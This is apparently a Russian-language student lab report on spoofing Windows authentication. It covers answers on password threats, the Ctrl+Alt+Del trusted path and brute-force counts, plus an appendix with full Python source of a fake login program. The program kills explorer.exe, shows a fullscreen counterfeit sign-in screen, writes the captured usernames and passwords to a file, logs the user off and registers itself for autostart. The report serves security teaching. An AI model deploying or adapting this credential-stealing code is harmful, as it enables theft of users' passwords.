
При повторном проведении тестирования в программном эмуляторе было зафиксировано, что комбинация клавиш **CTRL + ALT + DEL** инициирует вывод интерфейса безопасности операционной системы (Рисунок 8). В данном режиме доступна диагностика системных процессов, включая проверку состояния процесса **explorer.exe**, который в момент тестирования находился в неактивном состоянии, что свидетельствует о программе-имитаторе.

Рисунок 8 - экран безопасности

# Ответы на контрольные вопросы

1. **Что такое аутентификация? Чем она отличается от идентификации?**

* **Идентификация** — присвоение субъектам и объектам системы уникальных идентификаторов.
* **Аутентификация** — проверка соответствия заявленной идентичности, то есть подтверждение того, что пользователь действительно является тем, за кого себя выдает.

2. **Какие основные угрозы направлены на систему аутентификации в**

**операционной системе Windows?**

1. Угадывание пароля:

Злоумышленник может использовать методы полного перебора или интеллектуального поиска для подбора пароля. Слабые пароли (например, короткие или состоящие из простых комбинаций) особенно уязвимы к таким атакам.

1. Компрометация файла паролей:

Если злоумышленник получает доступ к файлу, где хранятся хэши паролей, он может использовать методы перебора для восстановления исходных паролей.

1. Подмена подсистемы аутентификации:

Злоумышленник может внедрить программу ложного логина (fake login), которая имитирует интерфейс входа в систему и перехватывает учетные данные пользователя.

1. **Какие существуют основные методы противодействия угрозам?**
2. Противодействие угадыванию пароля:

* Регулярное изменение паролей.
* Использование сложных паролей, включающих цифры, буквы разных регистров и специальные символы.
* Ограничение числа попыток ввода пароля.
* Использование утилит для проверки стойкости паролей.

1. Защита файла паролей:

* Использование хэш-функций для хранения паролей. Хэширование делает невозможным восстановление пароля из сохраненного значения.
* Контроль доступа к файлам паролей, чтобы предотвратить их несанкционированное чтение или изменение.
* Добавление "соли" (случайной строки) к хэш-функции для усложнения перебора.

1. Противодействие подмене подсистемы аутентификации:

* Использование механизма доверенного пути (trusted path), который гарантирует, что пользователь взаимодействует только с настоящей системой аутентификации.
* Взаимная аутентификация, при которой система подтверждает свою подлинность пользователю.

1. Общие меры безопасности:

* Регулярное обновление операционной системы и программного обеспечения для устранения уязвимостей.
* Использование антивирусных программ и систем обнаружения вторжений.

**4. Опишите работу механизма доверенного пути в операционной**

**систем Windows? В чем ее отличия от реализации механизма доверенного пути в Unix-системах?**

Механизм доверенного пути в Windows:

* В Windows механизм доверенного пути реализован через системный процесс WinLogon, который отвечает за аутентификацию пользователей.
* После запуска системы на экран выводится начальное окно рабочего стола аутентификации, где пользователю предлагается нажать комбинацию клавиш Ctrl+Alt+Del.
* Нажатие этой комбинации активирует механизм доверенного пути, так как сообщение о нажатии передается только процессу WinLogon. Это гарантирует, что пользователь взаимодействует с настоящей системой аутентификации, а не с программой-имитатором.
* После этого система переключается на регистрационное окно, где пользователь вводит свои учетные данные.

Отличия от Unix-систем:

* В Unix-системах механизм доверенного пути реализован иначе. Например, в Linux для аутентификации используется модуль PAM (Pluggable Authentication Modules), который позволяет гибко настраивать процесс аутентификации.
* В Unix-системах нет аналога комбинации Ctrl+Alt+Del. Вместо этого используются другие методы, такие как проверка подлинности через терминал или графический интерфейс (например, GDM или LightDM).
* В Unix-системах также используется концепция "рутового" пользователя (root), который имеет полный контрольнад системой, что требует дополнительных мер безопасности.

**5. Сколько вариантов необходимо перебрать, чтобы гарантированно**

**определить пароль пользователя, состоящий из 6 цифр? Как изменится это число, если дополнительно использовать латинские буквы?**

Для пароля из 6 цифр:

Каждая цифра может принимать одно из 10 значений (0-9).

Общее количество возможных комбинаций вычисляется по формуле:  
**106=1000000**.  
Таким образом, необходимо перебрать 1 миллион вариантов.

Если дополнительно использовать латинские буквы:

Латинский алфавит содержит 26 букв. Если учитывать регистр (строчные и заглавные), то количество возможных символов увеличивается до 62 (10 цифр + 26 строчных букв + 26 заглавных букв).

Общее количество возможных комбинаций для пароля из 6 символов:  
**626≈56 800 235 584**. Таким образом, необходимо перебрать около 56,8 миллиардов вариантов.

# Выводы

В ходе выполнения лабораторной работы были получены практические навыки защиты информационных систем путем проверки подлинности пользователей. Основное внимание уделялось исследованию проблемы подмены механизма аутентификации в операционной системе Windows. В процессе работы были рассмотрены ключевые угрозы, связанные с аутентификацией, такие как угадывание пароля, компрометация файла паролей и подмена подсистемы аутентификации.

Были изучены методы противодействия этим угрозам, включая использование сложных паролей, хэш-функций для хранения паролей, механизма доверенного пути (trusted path) и взаимной аутентификации. Особое внимание уделено механизму доверенного пути в Windows, который обеспечивает защиту от программ-имитаторов, перехватывающих учетные данные пользователя.

На практике была разработана программа-имитатор, демонстрирующая возможность подмены интерфейса аутентификации. Программа скрывала интерфейс рабочего стола, выводила окно для ввода логина и пароля, сохраняла введенные данные и завершала сеанс пользователя. Это позволило наглядно убедиться в уязвимостях, связанных с подменой механизма аутентификации, и важности использования доверенного пути.

# ПРИЛОЖЕНИЕ

Листинг программы-имитатора

import os

import ctypes

import tkinter

from tkinter import messagebox

import subprocess

import winreg

import sys

from PIL import ImageTk, Image

from screeninfo import get\_monitors

import base64

from io import BytesIO

from codes import \*

def encode\_image(name): # Функция для декодирования изображений

base64\_data = name # Записывает код изображения

binary\_data = base64.b64decode(base64\_data) # Декодирует изображение

image = Image.open(BytesIO(binary\_data)) # Создаёт объект-изображенние

return image

def create\_login\_window():

def on\_submit():

username = username\_entry.get()

password = password\_entry.get()

messagebox.showerror("Ошибка", "Неверные данные")

save\_data(username, password)

ctypes.windll.user32.ExitWindowsEx(0, 0) # Завершает сеанс пользователся

def on\_focus\_in(event):

event.widget.config(bg='white', fg='#1c1c1c') # Меняет цвет полоски ввода, когда её выделаешь

def on\_focus\_out(event):

event.widget.config(bg='#1c1c1c', fg='#525252') # Меняет цвет полоски ввода, когда убираешь выделение

def on\_press(event):

event.widget.config(bg='#525252', fg='white') # Цвета при нажатии на кнопки

def on\_release(event):

event.widget.config(bg='#525252', fg='black') # Цвета, когда отпускаешь кнопку

for monitor in get\_monitors(): # При помощи библиотеки получаем разрешения монитора

width = monitor.width

height = monitor.height

root = tkinter.Tk() # Создание основного окна программы

root.title("Вход в систему") # Заголовок (Его не видно по сути)

root.geometry(f"{width}x{height}") # Разрешения окна

root.attributes('-fullscreen', True) # Делает окно во весь экран

root.attributes('-topmost', True) # Делает окно во весь экран

image = encode\_image(image\_64) # Декодирует изображение

ratio = float(width / height) # Находим соотношение стором экрана

image = image.resize((width, int(width / ratio))) # Подгоняем изображение под экран

image = ImageTk.PhotoImage(image) # Создаём объект PhotoImage (чтобы потом разместить изображение)

logo = encode\_image(logo\_64) # Декодирует изображение

logo = logo.resize((int(height \* 0.2), int(height \* 0.2))) # Меняем размер изображение в зависимости от размера экрана

logo = ImageTk.PhotoImage(logo) # Создаём объект PhotoImage (чтобы потом разместить изображение)

lan = encode\_image(lan\_64)

lan = lan.resize((int(height \* 0.04), int(height \* 0.04)))

lan = ImageTk.PhotoImage(lan)

spec = encode\_image(spec\_64)

spec = spec.resize((int(height \* 0.04), int(height \* 0.04)))

spec = ImageTk.PhotoImage(spec)

power = encode\_image(power\_64)

power = power.resize((int(height \* 0.04), int(height \* 0.04)))

power = ImageTk.PhotoImage(power)

username\_placeholder = " Username" # Создаём текст который будет написан пока пользователь не начнёт вводить данные

password\_placeholder = " Password"

canvas = tkinter.Canvas(root, highlightthickness=0) # Создаём холст на котором будем фон и в котором будут все объекты

canvas.pack(side="top", fill="both", expand="yes") # Размещаем холст

canvas.create\_image(width // 2, height // 2, anchor="center", image=image) # Размещаем все изображения

canvas.create\_image(width // 2, height \* 0.38, anchor="center", image=logo)

username\_entry = tkinter.Entry(

root,

highlightthickness=1,

highlightcolor="#525252", # Создаём поля ввода логина

highlightbackground="#525252",

relief='solid',

)

password\_entry = tkinter.Entry(

root,

highlightthickness=1,

highlightcolor="#525252", # Создаём поля ввода пароля

highlightbackground="#525252",

relief='solid',

)

username\_entry.insert(0, username\_placeholder) # Размещаем начальный текст

password\_entry.insert(0, password\_placeholder)

username\_entry.bind('<FocusIn>', lambda e: [on\_focus\_in(e), username\_entry.delete(0, "end") if username\_entry.get() == username\_placeholder else None]) # Функции для удаления начального текста, когда пользователь выделает окно и чтобы окно меняло цвет при выделении

username\_entry.bind('<FocusOut>', lambda e: [on\_focus\_out(e), username\_entry.insert(0, username\_placeholder) if not username\_entry.get() else None])

password\_entry.bind('<FocusIn>', lambda e: [on\_focus\_in(e), password\_entry.delete(0, "end") if password\_entry.get() == password\_placeholder else None])

password\_entry.bind('<FocusOut>', lambda e: [on\_focus\_out(e), password\_entry.insert(0, password\_placeholder) if not password\_entry.get() else None])

canvas.create\_window((width // 2, height \* 0.55), anchor="center", window=username\_entry, width=int(width \* 0.2), height=int(height // 30)) # Размещяем поля ввода на холсте

canvas.create\_window((width // 2, height \* 0.59), anchor="center", window=password\_entry, width=int(width \* 0.2), height=int(height // 30))

canvas.create\_text((width // 2, height \* 0.5), anchor="center", text="Другой пользователь", fill="White", font="Segoe 14") # Размещаем текст на холсте

submit\_button = tkinter.Button(

root,

text=">",

command=on\_submit,

bg="#525252", # Создаём кнопку

bd=0,

relief='flat'

)

submit\_button.bind('<ButtonPress>', on\_press) # Бинды чтобы кнопка меняла цвет

submit\_button.bind('<ButtonRelease>', on\_release)

canvas.create\_window((width // 1.7, height \* 0.59), anchor="center", window=submit\_button, width=int(height // 30), height=int(height // 30)) # Размещаем кнопку на холсте

root.after(100, lambda: password\_entry.focus\_set()) # Эти строчки - костыль, чтобы при запуске окна одно поле ввода изменило цвет

root.after(300, lambda: username\_entry.focus\_set())

root.bind('<Return>', lambda event: on\_submit()) # Бинд кнопки ввода на enter

root.mainloop() # Запускает окно

def create\_error\_window():

root = tkinter.Tk()

root.title("Ошибка")

root.resizable(False, False)

def on\_click():

root.destroy() # Затем гарантированно закрываем текущее окно

create\_login\_window()

root.quit() # Дополнительно завершаем mainloop

# Отключаем закрытие окна через крестик или Alt+F4

root.protocol('WM\_DELETE\_WINDOW', lambda: None)

# Убираем стандартные кнопки свернуть/закрыть

root.attributes('-toolwindow', True)

# Иконка ошибки (красный круг с крестиком)

icon\_label = tkinter.Label(root, text="ⓧ", fg="red", font=("Segoe UI", 24))

icon\_label.grid(row=0, column=0, padx=15, pady=15, sticky="n")

# Основной текст ошибки

error\_text = tkinter.Label(root, text="Произошла ошибка в приложении", font=("Segoe UI", 12))

error\_text.grid(row=0, column=1, padx=5, pady=5, sticky="w")

# Дополнительная информация

detail\_text = tkinter.Label(root, text="Код ошибки: 0x80070005\nДополнительная информация: Отказано в доступе",

font=("Segoe UI", 9), justify="left")

detail\_text.grid(row=1, column=1, padx=5, pady=5, sticky="w")

# Кнопки

button\_frame = tkinter.Frame(root)

button\_frame.grid(row=2, column=0, columnspan=2, pady=10)

ok\_button = tkinter.Button(button\_frame, text="OK", width=10, command=on\_click)

ok\_button.pack(side="right", padx=5)

# Делаем окно поверх всех остальных

root.attributes('-topmost', True)

# Центрирование окна

root.update\_idletasks()

width = root.winfo\_width()

height = root.winfo\_height()

x = (root.winfo\_screenwidth() // 2) - (width // 2)

y = (root.winfo\_screenheight() // 2) - (height // 2)

root.geometry(f'+{x}+{y}')

root.mainloop()

def add\_to\_startup():

exe\_path = os.path.abspath(sys.argv[0]) # Путь к файлу

app\_name = os.path.splitext(os.path.basename(exe\_path))[0] # Имя программы (без .exe)

key = winreg.HKEY\_CURRENT\_USER

key\_path = 'Software\Microsoft\Windows\CurrentVersion\Run'

# Открываем ключ автозагрузки

with winreg.OpenKey(key, key\_path, 0, winreg.KEY\_WRITE) as reg\_key:

# Проверяем, есть ли уже запись

try:

existing\_value = winreg.QueryValueEx(reg\_key, app\_name)

return

except:

winreg.SetValueEx(reg\_key, app\_name, 0, winreg.REG\_SZ, exe\_path)

def save\_data(username, password):

desktop\_path = os.path.join(os.path.expanduser("~"), "Desktop") # Получает путь до рабочего стола

file\_path = os.path.join(desktop\_path, "data.txt") # Добавляет в путь название файла

with open(file\_path, 'a+') as file:

file.write(f"Username: {username}, Password: {password}\n") # Записывает в файл данные

def reg\_variable(key, value\_name):

try:

value\_data, value\_type = winreg.QueryValueEx(key, value\_name) # Пытается взять значение созданной переменной

return value\_data

except:

winreg.SetValueEx(key, value\_name, 0, winreg.REG\_DWORD, 0) # Создаёт переменную (при первом запуске)

value\_data = 0 # Начальное значение переменной

return value\_data

def main():

key\_path = "Console\Variables" # Путь до переменной

value\_name = "main" # Название переменной

key = winreg.CreateKey(winreg.HKEY\_CURRENT\_USER, key\_path) # Открывает реестр по пути до переменной

add\_to\_startup()

if reg\_variable(key, value\_name) == 0: # Чередует запуск программы

winreg.SetValueEx(key, value\_name, 0, winreg.REG\_DWORD, 1)

subprocess.run(["taskkill", "/f", "/im", "explorer.exe"], shell=False)

create\_error\_window()

else:

winreg.SetValueEx(key, value\_name, 0, winreg.REG\_DWORD, 0)

winreg.CloseKey(key) # Закрывает реест по пути до переменной

main()